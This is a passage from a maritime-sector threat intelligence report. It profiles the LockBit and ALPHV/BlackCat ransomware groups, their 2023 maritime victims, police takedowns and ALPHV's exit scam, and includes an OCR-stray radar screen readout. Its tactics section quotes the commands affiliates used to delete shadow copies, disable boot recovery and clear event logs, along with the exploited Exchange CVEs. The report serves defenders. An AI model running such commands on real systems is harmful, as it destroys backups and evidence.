4. CYBERCRIMINAL THREATS: THE MARITIME SECTOR FAR FROM BEING SPARED


Cybercrime affects businesses of all sizes, but it hits small businesses particularly hard. While cyberattacks against large corporations and government agencies receive the majority of media coverage, small businesses (broadly defined as organizations with fewer than 500 employees) are generally more vulnerable to cybercriminals and suffer more, proportionally, from the consequences of cyberattacks. The lack of experienced personnel, underinvestment in cybersecurity, and overall reduction in IT budgets contribute to this level of vulnerability. And when they are hit by cyberattacks, the costs associated with recovery can even force many small businesses to close their doors.

Ransomware

constitutes the threat that has had the most impact on entities in the maritime sector during the year 2023.

This aligns with the global trend, as ransomware attacks have seen a rather spectacular resurgence during the same year, according to numerous reports from publishers[19]. The ransomware ecosystem has developed during the year 2023, welcoming many new entrants to the market. However, ALPHV, Clop, and Lockbit have continued their activities. In the maritime sector, this trend is confirmed. Lockbit stands out, followed by Clop and Play.

Among the methods of compromise, the exploitation of vulnerabilities is the technique that has been most used by attackers, followed by the compromise of credentials and phishing emails.



TOP 10 RANSOMWARES GANGS TARGETING MARITIME SECTOR ENTITIES DURING THE YEAR 2023

Source : M-CERT

+ FOCUS ON LOCKBIT

Emerging in 2019, Lockbit has become one of the most active ransomware groups in recent years. It provides Ransomware-as-a-Service (RaaS) to attacker groups worldwide. It gained notoriety by using the triple extortion method, a ransomware infection technique involving DDoS attacks that increase pressure on the victim.

Lockbit is the ransomware that has claimed the most victims in the maritime sector. Among these, the Port of Nagoya had to suspend its operations for a few days. The attack targeted the IT system used to operate the five freight terminals1. Other victims include ports, maritime transport companies, naval industry companies, and government services related to the maritime sector.

An international police operation involving forces from 11 countries, including the National Crime Agency, the FBI, Europol, and the French Gendarmerie Nationale, dismantled the Lockbit3.0[2-3-4] ransomware group in February 2024. Named « Operation Cronos », this operation involved taking control of the group's technical infrastructure and its data leak site on the dark web.

Thirty-four servers were dismantled in the Netherlands, Germany, Finland, France, Switzerland, Australia, the United States, and the United Kingdom. Additionally, two individuals were arrested in Poland and Ukraine, and 200 cryptocurrency accounts linked to the organization were frozen.

However, in the following days, Lockbit3.0 was able to relaunch not only its leak site but also several apparently targeted attacks against entities in various sectors and countries, including France.

Cybercriminal groups have adapted to specific information systems such as industrial systems, particularly those used in the maritime sector. The company Dragos stated that ransomware constitutes the primary threat to the industrial sector, with a 50% increase compared to 2022. Lockbit is responsible for 25% of the attacks, followed by ALPHV and BlackBasta, each representing 9%. The industry is the main target of ransomware, accounting for 71% of all attacks.

References

1. “Major japanese port suspends operation following ransomware attack,” https://therecord.media/majorjapanese-port-suspends-operations-followinglockbitattack.

2. “International investigation disrupts the world's most harmful cyber crime group,” https://www.nationalcrimeagency.gov.uk/news/nca-leadsinternationalinvestigationtargeting-worlds-most-harmful-ransomware-group.

3. “Law enforcement disrupt world's biggest ransomware operation,” https://www.europol.europa.eu/mediapress/newsroom/news/law-enforcementdisruptworlds-biggest-ransomware-operation.

4. “LockBit : Voici le nom des 11 «premières» nouvelles victimes du groupe de hackers, dont une entreprise française,” https://www.clubic.com/actualite-519820-lockbit-voici-le-nom-des-11-premieres-nouvellesvictimes-du-groupe-de-hackersdontune-entreprise-francaise.html.


LOCKBIT

LockBit is an active ransomware since 2019. By extension, it is also the name of the cybercriminal group that exploits it.


The LockBit group, formed in September 2019, distinguishes itself through a structure and recruitment criteria based on reputation and technical competencies. LockBit is responsible for 1,700 attacks worldwide since 2020. LockBit 3.0 has notably targeted major strategic companies such as Thales and Continental.

The LockBit 3.0 version dates from May 2022 and operates on Linux and Windows systems. It includes an integrated communication system between the group and its target, with negotiations made public. The group members typically engage in double extortion (exfiltration of data followed by encryption of that data).

In 2022, LockBit was the number one ransomware in terms of claimed attacks. By the end of 2022, it became the most active ransomware with approximately 200 monthly attacks from its affiliates[1]. In September 2022, the source code of the ransomware was leaked on GitHub, likely by a developer in disagreement with the group. Following this leak, numerous groups appropriated the ransomware without having to pay rights to the LockBit group. By August 2023, Kaspersky estimated that nearly 400 versions of the ransomware were now in circulation[2].



Global Activity of the LockBit Group (source : M-CERT)



Geographical Distribution of Maritime Sector Victims of LockBit*

*Countries are identified by their ALPHA-2 codification based on ISO 3166-1:2020, which can be accessed on https://www.iso.org/obp/ui/fr/#search.

Serv. à la march
= **Goods services**

Enseign., rech., admin.
= **Teaching, Research, Administration.**


Constr. / Maint. nav.
= **Shipbuilding and Maintenance**

Transp.
= **Transport**

Gest. port.
= **Port Management**

Sûreté / Sécurité
= **Safety / Security**

Ress. mar. / fluv.
= **Maritime and River Resources**



17/01/2023
RED
Serv. à la march

17/01/2023
RED
Serv. à la march

23/01/2023
RED
Ress. mar. / fluv.

03/02/2023
RED
Constr. / Maint. nav.

03/02/2023
RED
Constr. / Maint. nav.

07/02/2023
RED
Enseign., rech., admin.

15/02/2023
RED
Constr. / Maint. nav.

17/02/2023
RED
Constr. / Maint. nav.

17/02/2023
RED
Constr. / Maint. nav.

20/02/2023
RED
Serv. à la march

20/02/2023
RED
Ress. mar. / fluv.

28/02/2023
RED
Gest. port.

13/03/2023
RED
Constr. / Maint. nav.

13/03/2023
RED
Constr. / Maint. nav.


21/03/2023
RED
Transp.

30/03/2023
RED
Gest. port.


11/04/2023
RED
Serv. à la march.

13/04/2023
RED
Gest. port.


17/04/2023
CLEAR
Gest. port.



Sector of activity targeted by LockBit (source: M-CERT)



Activity of the LockBit group concerning the maritime sector (source: M-CERT)



Activities targeted by LockBit (source : M-CERT)


989

claimed attacks in 2023, 40 of which hit maritime or port actors worldwide.

References

1. "LockBit, BlackCat, and Royal Dominate the Ransomware Scene" https://www.trendmicro.com/vinfo/us/security/news/ransomware-by-the-numbers/lockbit-blackcat-and-royal-dominate-the-ransomware-scene-ransomware-in-q4-2022

2. "Ransomware Lockbit : une armée de clones envahit le web" https://www.01net.com/actualites/ransomware-lockbit-armee-clones-envahit-web.html



21/04/2023
RED
Constr. / Maint. nav.

24/04/2023
RED
Constr. / Maint. nav.

24/04/2023
RED
Serv. à la march.

17/05/2023
RED
Serv. à la march.

19/06/2023
RED
Gest. port.

20/06/2023
RED
Serv. à la march.

30/06/2023
RED
Ress. mar. / fluv.

04/07/2023
CLEAR
Gest. port.

06/07/2023
RED
Serv. à la march.

14/08/2023
CLEAR
Sûreté / sécurité

18/08/2023
RED
Serv. à la march.

29/08/2023
CLEAR
Constr. / Maint. nav.

11/09/2023
RED
Constr. / Maint. nav.

18/09/2023
RED
Serv. à la march.

02/10/2023
RED
Serv. à la march.

22/10/2023
RED
Ress. mar. / fluv.

06/11/2023
RED
Serv. à la march.

13/11/2023
RED
Serv. à la march.

04/12/2023
RED
Gest. port.

12/12/2023
RED
Serv. aux ind.

12/12/2023
RED
Constr. / Maint. nav.

+ FOCUS ON
ALPHV

ALPHV, also known as BlackCat or Noberus, represents a ransomware-as-a-service (RaaS) group active from 2021 until March 2024. It made headlines, particularly in France, with its attack on the company Corsica Ferries and by targeting the Colonial Pipeline in the United States in 2020. The group distinguished itself by its ability to develop innovative tools exploiting the latest discovered vulnerabilities. It did not hesitate to expand its attack scope by targeting various technologies: operating systems such as Windows, Linux, and MacOS, as well as hypervisors (software used to virtualize operating systems, primarily for hosting different types of services) such as VMWare ESXi. Additionally, ALPHV made a name for itself by creating a ransomware written in the Rust programming language, leveraging the execution speed of this language to make its file encryption operations faster. ALPHV can be configured to encrypt files using AES or ChaCha20 algorithms. The ransomware can delete Shadow Copy volumes (technology for automatic file backup), stop processes and services, and virtual machines on ESXi servers. It can also spread by using PsExec and ScreenConnect to execute remotely on other hosts in the local network. In addition to its advanced technical capabilities, ALPHV is known for its aggressive communication and triple extortion strategy. This strategy involves the exfiltration of the targeted company's data, its encryption, the threat to publish these data, and the threat to carry out DDoS attacks if the ransom is not paid.

The group has exerted a strong influence on the ransomware ecosystem over the past three years, dominating the market for a significant period and ranking second in terms of activity. Furthermore, some links have been identified with other ransomware groups, notably BlackMatter and DarkSide. Although these links have not been definitively confirmed and may only involve the migration of former affiliates from these groups, it is important to consider them when characterizing this group and evaluating its influence.

Specificities of the ALPHV Group

The recruitment of affiliates by the ALPHV group is carried out on cybercriminal forums such as RAMP/XSS/Arvin. The group has a real marketing strategy, committing to providing a quality service with an infrastructure that maximizes the security and anonymity of operations. Among the characteristics of the malware are flexible encryption modes, an integrated mixing system to clean financial transactions, and an architecture designed to prevent the disclosure of sensitive information.

Seizure of part of BlackCat/ALPHV's infrastructure

An international law enforcement operation was conducted in December 2023 against the actor. The FBI also provided victims with a decryption key, allowing more than 500 of them to restore their systems and recover their data, saving a total of $68 million. This action damaged ALPHV's reputation and destabilized their ransomware-as-a-service model.


However, shortly after the law enforcement seizure, ALPHV regained control of these websites, presumably by retaining their private keys. The group's rules were then relaxed, allowing affiliates to target vital operators, including hospitals and nuclear power plants. Compromised companies will no longer be able to negotiate the ransom, and partners promoting the group will benefit from a 90% discount. However, this attempt seems ineffective, given the scam perpetrated in March 2024.

Exit Scam of the Group

The exit scam of ALPHV was orchestrated in such a way as to discredit law enforcement, thereby preserving its image as best as possible. However, upon investigating the source code of the new page, one notices the use of a web cache page to display the logo of the seizure page, and there has been no communication from law enforcement to confirm this new seizure. At the same time, the group attempted to sell the source code for a price of $5 million.

Shortly after the FBI operation, ALPHV carried out an exit scam by taking its data leak site offline and shutting down its server used for negotiating with victims. This information was notably publicized by one of its affiliates, who accused the group of stealing $22 million from them. Other affiliates were also reportedly scammed. At the same time, the group announced the sale of the source code of its malware for $5 million, thereby ceasing its activity. On a forum, ALPHV had declared that it had decided « to shut down the project » due to « the federal government », without providing additional details or clarifications.

However, a national law enforcement agency indicated to BleepingComputer that it was not involved in a recent disruption of ALPHV's infrastructure.



ALPHV BlackCat - Scam 20M

Posted in Ramp Forum
Posts in thread 33
First posting Mar 3, 2024, 20:43
Most recent posting Mar 5, 2024, 06:34

(/goto/post?
id=8432) notchy said:
keep selling the cheap accesses and stick to your brute force op
Still to smart for not losing 22M

Post 31 of 33 by Rivka on Mar 4, 2024, 16:11

Translated from Russian:
There is no point in making excuses, but we knew about the problem, tried to solve it, the advertiser was told to wait, we could now send our personal correspondence among ourselves, where we are shocked by what is happening and try to outbid transactions wi th a larger commission, but this makes no sense because we decided to completely close the project, we can officially declare that t he feds screwed us over.
The source code will be sold, negotiations are already underway on this matter.
Thank you all for being with us.
You can delete your account, I won't go to court again, we don't have other accounts on other forums, it's all fake.

Post 32 of 33 by ransom on Mar 5, 2024, 05:56

Screenshot of the last post by ALPHV on RAMP blaming the FBI. (Source: OWN-CERT)

Techniques, Tactics and Procedures

Analysis of ALPHV samples reveals a simple yet feature-rich code, particularly in its Linux version, which includes specific commands for the ESXi hypervisor. These systems are likely targeted because industrial companies frequently use connected devices and Industrial Control Systems (ICS), including Supervisory Control and Data Acquisition (SCADA) systems, which play a crucial role in controlling field devices. Cyber-Physical Systems (CPS) are integrated with the Internet of Things (IoT) to complement the information-rich operations of conventional critical infrastructures. The architecture of these systems is primarily designed for stability, and it is rare for them to be equipped with secure communication protocols. The IoT models used in factories vary widely, with some manufacturers being more reliable than others, depending on the budget allocated for purchase and maintenance. Remote access to these machines, or simply access to the specific information they contain, could be exploited to exfiltrate information, slow down, or even destroy production, which is particularly concerning for sensitive sectors like the maritime sector, where attacks could target the supply chain. Based on various analyses of attack campaigns conducted by affiliates of the cybercriminal actor ALPHV, several techniques, tactics, and procedures specific to them can be identified.

• Initial Access

The initial access point used by BlackCat/ALPHV affiliates involves exploiting vulnerabilities in the Microsoft Exchange server, particularly focusing on the CVEs: CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065. They use net use commands to identify domain users and diffuse NetBIOS service messages (NBNC) to search for servers connected to compromised networks.

• Execution and Evasion Techniques

After gaining access, affiliates often use a mix of PowerShell scripts and Cobalt Strike to disable security features, uninstall antivirus applications, and compromise Active Directory accounts. They deploy malicious Group Policy Objects (GPOs) using the Windows Task Scheduler and use various PowerShell scripts such as start.bat, est.bat, and run.bat for different stages of the attack. They can also execute commands on a compromised network using cmd.exe, redirect file system access to a different location after accessing compromised networks using Windows commands such as fsutil behavior set SymLinkEvaluation R2L:1, and delete Windows event logs using wevtutil.exe. They sometimes delete shadow copies using vssadmin.exe delete shadows /all /quiet and wmic.exe Shadowcopy Delete, while modifying the boot loader with bcdedit / set {default} recoveryenabled No.

• Lateral Movement and Exfiltration

For lateral movement, they often prefer using PsExec for propagation and execution on remote systems, as well as remote control applications like RDP and MobaXterm for network traversal. Exfiltration is achieved using tools such as ExMatter, 7-Zip, Rclone, MEGASync, or WinSCP. FreeFileSync is used as a tool to steal information before the effective execution of the ransomware. It can replicate on connected servers via psexec and discover network shares on compromised networks.

• Command and Control Infrastructure

The ransomware establishes communication with its C2 server using a Base64-encoded PowerShell script with an integrated SMB Cobalt Strike beacon, and uses named pipes such as ._78 and ._9c for this purpose. It can obtain the computer name and UUID, enumerate local drives, use wmic.exe to delete shadow copies on compromised networks, add the following registry key to maintain persistence: HKEY_LOCAL_MACHINE, and stop VMs on compromised networks.

R VECTORS
6.00 MIN
OFF
EBL 1
VRM 1
EBL 2
VRM 2
OFF
NO ALARMS
TARGET --
RANGE
T BRG
CPA
TCPA
CSE
STW
BCR
BCT
OWN POSITION (GPS)
LAT 48° 21.322 N
LON 004° 31.685 W
W84
UTC 06:19:30
CURSOR POSITION
RANGE 1.50 NM
T BRG 81.26°
LAT 48° 21.55 N
LON 004° 29.54 W
CENTRE
L-Acquire/Select target R-Cancel
AIS OFF
MAN
AFC

BLACKCAT / ALPHV

BlackCat is a family of ransomware written in Rust, developed by the cybercriminal group ALPHV. BlackCat appeared in November 2021 and operates under a ransomware-as-a-service model: the developers offer their software to affiliates in exchange for a percentage of the extorted ransom. The group is also known for its use of triple extortion.

This technique consists of:
- Encrypting the victim's information system,
- Exposing the exfiltrated data,
- Threatening to launch denial-of-service (DDoS) attacks on the victim's infrastructure.

These tactics have made BlackCat a major cybercriminal threat.


The group targeted hundreds of organizations worldwide, including Reddit in 2023. Since its creation, it has been one of the most active ransomware groups. BlackCat targets organizations in various sectors, including construction, retail, manufacturing, technology, energy, and finance. It is also known for its attacks on government entities[1].

In December 2023, the FBI announced the shutdown of a website linked to the group. Additionally, a decryption tool was developed and offered to victims. The group, however, claims to have already brought a new platform online[2].


In September 2022, researchers noted BlackCat's use of an improved version of the data exfiltration tool ExMatter and Eamfo, a malicious software designed to steal identification information stored by the backup software Veeam. In the same month, a report indicated that BlackCat was using the Emotet botnet to deploy its payload.

492 attacks claimed in 2023, 17 of which targeted stakeholders of the maritime and port sector.

At the end of 2023, the group used malvertising, particularly Google Ads, to deploy its malware[3].



Global Activity of the ALPHV group (Source: M-CERT)



Geographical distribution of maritime victims of BlackCat/ALPHV (Source: M-CERT)*

*Countries are identified by their ALPHA-2 codification based on ISO 3166-1:2020, which can be accessed on https://www.iso.org/obp/ui/fr/#search.

Serv. à la march
= **Goods services**

Enseign., rech., admin.
= **Teaching, Research, Administration.**


Constr. / Maint. nav.
= **Shipbuilding and Maintenance**

Transp.
= **Transport**

